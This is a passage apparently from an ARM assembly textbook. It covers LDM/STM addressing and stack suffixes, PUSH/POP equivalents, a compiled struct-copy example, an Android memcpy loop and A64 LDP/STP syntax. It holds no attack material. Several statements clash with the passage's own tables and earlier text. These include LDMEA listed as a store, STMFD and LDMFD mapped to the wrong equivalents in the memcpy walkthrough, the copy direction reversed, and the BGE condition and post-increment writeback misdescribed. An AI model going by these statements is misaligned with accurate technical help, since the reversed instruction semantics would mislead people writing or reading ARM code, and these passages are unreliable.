


Figure 6.19: STM instruction example with SP update

Notice that in this example, the values are stored downward, rather than upward like in our previous `STR` example. The growth direction can be influenced with addressing suffixes. Before we go into the details of suffixes, we need to understand the context in which the growth direction matters.

The most widely known A32 memory instructions are `PUSH` and `POP` for storing and loading values from the stack. These are pseudo instructions with underlying load and store multiple variants. The `PUSH` instruction has an underlying store multiple (`STM`) form, and `POP` has an underlying load multiple (`LDM`) form. Arm architecture can support four different stack implementations, which determine the direction of the stack growth and the location the `SP` points to after the bulk transfer has completed.

Full Ascending (FA)

Stack grows toward higher addresses.

SP points to the top item on the stack.

Full Descending (FD)

Stack grows toward lower addresses.

SP points to the top item on the stack.

Empty Ascending (EA)

Stack grows toward higher addresses.

SP points to the empty item after the top item on the stack.

Empty Descending (ED)

Stack grows toward lower addresses.

SP points to the empty item after the top item on the stack.

LDM and STM instructions share the same base syntax and differ only by their suffix, as shown in [Table 6.22](#).


[**Table 6.22:**](#) A32 Load/Store Multiple Syntax

INSTRUCTION	LOAD SYNTAX	STORE SYNTAX	T32
Load multiple	LDM Rn{!}, <regs>	STM Rn{!}, <regs>	Yes
Increment after	LDMIA Rn{!}, <regs>	STMIA Rn{!}, <regs>	Yes
Decrement after	LDMDA Rn{!}, <regs>	STMDA Rn{!}, <regs>	Yes
Decrement before	LDMDB Rn{!}, <regs>	STMDB Rn{!}, <regs>	Yes
Increment before	LDMIB Rn{!}, <regs>	STMIB Rn{!}, <regs>	Yes
Full descending	LDMFD Rn{!}, <regs>	STMFD Rn{!}, <regs>	Yes
Full ascending	LDMFA Rn{!}, <regs>	STMFA Rn{!}, <regs>	No
Empty ascending	LDMEA Rn{!}, <regs>	LDMEA Rn{!}, <regs>	Yes
Empty descending	LDMED Rn{!}, <regs>	STMED Rn{!}, <regs>	No

Let's look at some examples. The *increment after* (_{IA}) and *increment before* (_{IB}) suffixes indicate whether the base register is to be incremented before or after the first value is loaded or stored. In [Figure 6.20](#), the _{SP} pointer represents the initial position of _{SP}. `LDMIA` will load the value ₃ to _{R0} before moving to the next position. By contrast, `LDMIB` moves to the next position *first* and then loads value ₄ into _{R0}. Here, the top of the figure represents arithmetically lower addresses, and the bottom of the figure represents arithmetically higher addresses.

LDMIA SP, {R0, R1, R2}

Increment After



LDMIB SP, {R0, R1, R2}

Increment Before





Figure 6.20: LDMIA and LDMIB instruction example

The *decrement after* (_{DA}) and *decrement before* (_{DB}) suffixes operate in a similar way, indicating whether the value in the base register should be decremented after or before the first value is loaded or stored. In the example shown in [Figure 6.21](#), LDMDA will first load the value held in _{SP}, before moving to the next position 4 bytes lower. The original value in register SP is left unchanged and used only for temporary decrements.

LDMDA SP, {R0, R1, R2}

Decrement After



LDMDB SP, {R0, R1, R2}

Decrement Before




Figure 6.21: LDMDA and LDMDB instruction example

Each `LDM` and `STM` mnemonic with an addressing suffix has an equivalent mnemonic representing the stack implementation. In this case, the `STMDB` equivalent is `STMFD`, where `FD` stands for *full descending*, which is the stack type used in the Procedure Call Standard for the ARM Architecture (AAPCS). [Table 6.23](#) is an overview of `LDM` and `STM` instructions with an addressing suffix and their equivalent instructions.

[Table 6.23:](#) A32 Equivalents

ADDRESS SUFFIX	INSTRUCTION	STACK SUFFIX	INSTRUCTION
Increment after	<code>LDMIA</code>	Full descending	<code>LDMFD</code>
Decrement after	<code>LDMDA</code>	Full ascending	<code>LDMFA</code>
Decrement before	<code>LDMDB</code>	Empty ascending	<code>LDMEA</code>
Increment before	<code>LDMIB</code>	Empty descending	<code>LDMED</code>
Increment after	<code>STMIA</code>	Empty ascending	<code>STMEA</code>
Decrement after	<code>STMDA</code>	Empty descending	<code>STMED</code>
Decrement before	<code>STMDB</code>	Full descending	<code>STMFD</code>
Increment before	<code>STMIB</code>	Full ascending	<code>STMFA</code>

The underlying `LDM/STM` mnemonic of the pseudo instructions `PUSH` and `POP` depends on the stack implementation. Since the AAPCS uses a full descending stack, `PUSH` and `POP` translate to `STMFD` and `LDMFD` instructions, with writeback and using `SP` as the base register. `LDMFD` is equivalent to `LDMIA`, where `IA` is the addressing suffix indicating that the base register is *increased after* each load, and `STMFD` is equivalent to `STMDB`, where `DB` indicates that the base register is *decreased before* each store.

But if `POP` is the equivalent to `LDMFD`, which is equivalent to `LDMIA`, does that mean they all perform the same operation? Yes, it does, and the same applies to `PUSH` and its equivalents, as shown in [Figure 6.22](#). When `LDM/STM` instructions are used to mimic stack operations such as `PUSH` and `POP`, `SP` is used as the base register and the suffix depends on the stack implementation. In other use cases, these suffixes give the program more flexibility for loading and storing bulk data.

LDMFD == POP

STMFD == PUSH

Full Descending

Full Descending

LDMIA SP!, {R0, R1, R2}

STMDB SP!, {R0, R1, R2}

Increment After

Decrement Before





Figure 6.22: LDM and STM equivalent forms of PUSH and POP

In [Table 6.24](#), you see the alternative instruction syntaxes for `PUSH` and `POP`.

Table 6.24: A32 PUSH and POP Syntax

INSTRUCTION	SYNTAX	EXAMPLE
POP	<code>POP <registers></code>	<code>POP {r1, r2, r3}</code>
Alternative	<code>LDMIA SP!, <registers></code>	<code>LDMIA SP!, {r1, r2, r3}</code>
Alternative	<code>LDMFD SP!, <registers></code>	<code>LDMFD SP!, {r1, r2, r3}</code>
PUSH	<code>PUSH <registers></code>	<code>PUSH {r1, r2, r3}</code>
Alternative	<code>STMDB SP!, <registers></code>	<code>STMDB SP!, {r1, r2, r3}</code>
Alternative	<code>STMFD SP!, <registers></code>	<code>STMFD SP!, {r1, r2, r3}</code>

When you write these alternative forms in assembly, they translate to their `PUSH` or `POP` equivalent.

PUSH and POP Alternative Syntaxes

Assembly Source

```
.section .text
.global _start

_start:
    push {r1, r2, r3, r4}
    stmfd sp!, {r1, r2, r3, r4}
    stmdb sp!, {r1, r2, r3, r4}

    pop {r5, r6, r7, r8}
    ldmia sp!, {r5, r6, r7, r8}
    ldmfd sp!, {r5, r6, r7, r8}
```

Disassembly

Disassembly of section .text:

```
00010054 <_start>:
10054:   e92d001e      push    {r1, r2, r3, r4}
10058:   e92d001e      push    {r1, r2, r3, r4}
1005c:   e92d001e      push    {r1, r2, r3, r4}
10060:   e8bd01e0      pop     {r5, r6, r7, r8}
10064:   e8bd01e0      pop     {r5, r6, r7, r8}
10068:   e8bd01e0      pop     {r5, r6, r7, r8}
```

Example for STM and LDM

Although the `STM` and `LDM` are used internally by the `PUSH` and `POP` instructions, these are not their only use in programs. Programs often also use `STM` and `LDM` for performing large copies. Take, for example, the following basic program, which defines a function `CopyStruct`, which copies a 16-byte structure from one address to another:

```
#include <stdint.h>
```

```

struct Foo {
    int32_t a;
    int32_t b;
    int32_t c;
    int32_t d;
};

void CopyStruct(struct Foo * a, struct Foo * b) {
    * a = * b;
}

int main() {
    struct Foo a, b;
    CopyStruct( & a, & b);
    return 0;
}

```

If we compile this program with optimizations (using `gcc copystruct.c -o copystruct.o -O2`) and disassemble it, we can see the disassembly for `CopyStruct`, given here:

```

CopyStruct:
    push    {r4}
    mov     r4, r0
    ldmia   r1, {r0, r1, r2, r3}
    stmia.w r4, {r0, r1, r2, r3}
    ldr.w   r4, [sp], #4
    bx     lr

```

The calling convention of this function means that, in our example, `R0` will hold the address of `a`, and `R1` will hold the address of `b` at the start of the function. The function begins by pushing `R4` to the stack to free this register up for holding the address of `a`, which is performed by the `MOV` instruction. The next thing the function does is perform a 16-byte memory load from the address of `b`, i.e., from `R1`, into four registers using `LDMIA`. This copies the 16-byte structure from memory to `R0`, `R1`, `R2`, and `R3`. Next, the compiler uses `STMIA` to write these 16 bytes directly back to memory at the address of `R4`, i.e., the address of `a`.

Finally, the program uses a post-indexed LDR instruction, which has the effect of `POP`-ing the original value of `R4` back from the stack before returning from the function via a `BX LR` instruction.

A More Complicated Example Using STM and LDM

STM and LDM are also often used in optimized library routines for fast memory transfers. Take, for example, the following code section taken from the core part of the handwritten assembly code in the 32-bit Android libc `memcpy` routine.¹⁰ The routine itself is large, but this forms the core *hot loop* of the routine, performing the bulk 32-byte transfers:

```
...
.L_bigcopy:
    // copy 32 bytes at a time. src & dst need to be at least
4 byte aligned,
    // and we need at least 32 bytes remaining to copy
    // save r6-r7 for use in the big copy
    stmfd    sp!, {r6-r7}

    // subtract an extra 32 to the len so we can avoid an extra
compare
    sub      r2, r2, #32
.L_bigcopy_loop:
    ldmia    r1!, {r4, r5, r6, r7}
    stmia    r0!, {r4, r5, r6, r7}
    ldmia    r1!, {r4, r5, r6, r7}
    subs     r2, r2, #32
    stmia    r0!, {r4, r5, r6, r7}
    bge     .L_bigcopy_loop

    // restore r6-r7
    ldmfd    sp!, {r6-r7}

...
```

The *big copy loop* part of the `memcpy` routine is the bulk-transfer hot loop for moving large blocks of data from one region of memory to another inside `memcpy`. At this point in the routine, the data is being

copied from the pointer in `R1` to the pointer in `R0`, and `R2` specifies how many bytes are remaining to be transferred.

So, what does this loop actually do? First, the big copy code saves the registers `R6` and `R7` to the stack using the `STMFD` instruction. We saw earlier that `STMFD` is equivalent to `STMIA`, and that `STMIA` with `SP` as the base register and *pre-indexing* is equivalent to `PUSH`, so this first instruction is pushing `R6` and `R7` to the stack.

Next, the program subtracts 32 from `R2`, and then the program enters the *big copy hot loop*. The first instruction of this loop is a `LDMIA` instruction. It loads `R4`, `R5`, `R6`, and `R7` from consecutive memory pointed to by `R1`. It loads 16 bytes of memory directly into the `R4`, `R5`, `R6`, and `R7` registers. The *pre-indexing* here means that `R1` automatically increments forwards by 16 bytes as part of the instruction.

The next instruction is an `STMIA` instruction, which writes this data immediately back out to memory, but this time writing to the address in `R0` and incrementing `R0` by 16 as part of the instruction.

These two instructions together essentially perform a fast 16-byte memory copy from `R0` to `R1`, incrementing both `R0` and `R1` forwards by 16 as they go.

The next two `LDMIA` and `STMIA` instructions have a `SUBS` instruction in the middle, but otherwise they are doing the same thing: copying the *next* 16 bytes and again incrementing `R0` and `R1` by 16.

The `SUBS` instruction is an instruction we've already seen in [Chapter 5](#), “Data Processing Instructions,” of this book. It subtracts 32 from `R2` and sets flags accordingly. Perhaps confusingly, this `SUBS` instruction is placed in the middle of our second 16-byte transfer. This is just a micro-optimization; the purpose of the `SUBS` instruction is to decrement `R2` by 32 and set flags ready for the conditional branch at the end of this block.

The `BGE` instruction is an instruction we'll see in [Chapter 7](#), “Conditional Execution.” What this instruction is doing is restarting

the loop if the subtraction of 32 from `R2` resulted in a negative number. In this case, this will happen until there are fewer than 32 bytes left to be copied, at which point other logic in `memcpy` will take over to copy the final few bytes.

Finally, after leaving the loop, the program issues an `LDMFD` instruction. We saw earlier that `LDMFD` is equivalent to `LDMDB`, and since this instruction is using the `SP` register as the base register and using *pre-indexing*, this instruction is logically equivalent to a `POP {r6, r7}` instruction. In our case, this instruction is the counterpart of the logical `PUSH` at the start of our example, restoring `R6` and `R7` to their previous values before continuing.

Load and Store Pair (A64)

We already discussed scaled and unscaled offset forms in the section “Offset Addressing,” but bulk memory transfers on A64 support a different type of immediate offset than single memory transfers, as shown in [Table 6.25](#).

Table 6.25: A64 Load/Store Instruction Types and Their Offset Forms

LOAD/STORE TYPE	OFFSET BITS	SCALING	SIGN
Single register	9	Unscaled	Signed
Single register	12	Scaled	Unsigned
Register pair	7	Scaled	Signed

The A64 instruction set does not have a direct equivalent to the `STM` and `LDM` instructions, or the pseudo-instructions `PUSH` and `POP`. Instead, A64 programs can use the *load and store pair* instructions `LDP` and `STP`. A sign-extending load pair instruction, `LDPSW`, is also available for use.

`LDP`, `LDPSW`, and `STP` operate similarly to their `LDR` and `STR` counterparts, except that two registers are written or loaded at once. `LDP` and `STP` can use offset forms as well as pre-indexing and post-

indexing addressing, as shown in [Table 6.26](#). When loading and storing 64-bit registers, the constant offsets must be a multiple of 8 in the range -512 to 504. When loading and storing 32-bit registers, the offset must be a multiple of 4 in the range -256 to 252.

The non-temporal pair variants^{[11](#)} of load and store pairs only allow offset addressing, and the exclusive pair variants^{[12](#)} don't support offsets at all. These instructions and their variants are not covered in this book.

Table 6.26: A64 Load/Store Pair Addressing and Offset

ADDRESSING MODE	OFFSET FORM	OFFSET SIZE AND TYPE
Load/store pair		
Offset	Immediate	Scaled 7-bit signed
Pre-index	Immediate	Scaled 7-bit signed
Post-index	Immediate	Scaled 7-bit signed
Load pair signed words		
Offset	Immediate	Scaled 7-bit signed
Pre-index	Immediate	Scaled 7-bit signed
Post-index	Immediate	Scaled 7-bit signed
Load/store nontemporal pair		
Offset	Immediate	Scaled 7-bit signed
Load/store exclusive pair		
Base	-	-

[Table 6.27](#) shows the syntax for LDP and STP instructions.

Both instructions have a 32-bit variant and a 64-bit variant. The transfer registers specify whether the instruction will transfer two 32-bit words or two 64-bit doublewords. The base register can be a 64-bit general-purpose register or `SP`. If `SP` is used as the base register, it must be quadword (16-byte) aligned at the start of the instruction. The immediate offset must be scaled to a multiple of 8 for the 64-bit variant and to a multiple of 4 for the 32-bit variant.

Table 6.27: A64 LDP/STP Instruction Syntax

A64 (64-BIT VARIANT)	A64 (32-BIT VARIANT)
Load pair	Load pair
<code>LDP Xt1, Xt2, [Xn SP]</code>	<code>LDP Wt1, Wt2, [Xn SP]</code>
<code>LDP Xt1, Xt2, [Xn SP, #imm]</code>	<code>LDP Wt1, Wt2, [Xn SP, #imm]</code>
<code>LDP Xt1, Xt2, [Xn SP], #imm</code>	<code>LDP Wt1, Wt2, [Xn SP], #imm</code>
<code>LDP Xt1, Xt2, [Xn SP, #imm]!</code>	<code>LDP Wt1, Wt2, [Xn SP, #imm]!</code>
Store pair	Store pair
<code>STP Xt1, Xt2, [Xn SP]</code>	<code>STP Wt1, Wt2, [Xn SP]</code>
<code>STP Xt1, Xt2, [Xn SP, #imm]</code>	<code>STP Wt1, Wt2, [Xn SP, #imm]</code>
<code>STP Xt1, Xt2, [Xn SP], #imm</code>	<code>STP Wt1, Wt2, [Xn SP], #imm</code>
<code>STP Xt1, Xt2, [Xn SP, #imm]!</code>	<code>STP Wt1, Wt2, [Xn SP, #imm]!</code>

Let's look at [Figure 6.23](#) that shows the example of two `STP` instructions, one without offset and one with an immediate offset of 8. The first instruction stores two doublewords from the transfer registers `X1` and `X2` to the memory address obtained from the base register `SP`, where the value in `X1` is stored first, and the value in `X2` is stored at `SP+8`. The `SP` is not updated as part of the instruction and its value stays the same.

The second instruction applies an offset of 8 to the base address obtained from `SP`. This means that the first value (`X3`) is stored at

$\text{SP}+8$, followed by the second value (x_4) stored at $\text{SP}+16$. The SP is not updated as part of the instruction and its value stays the same.

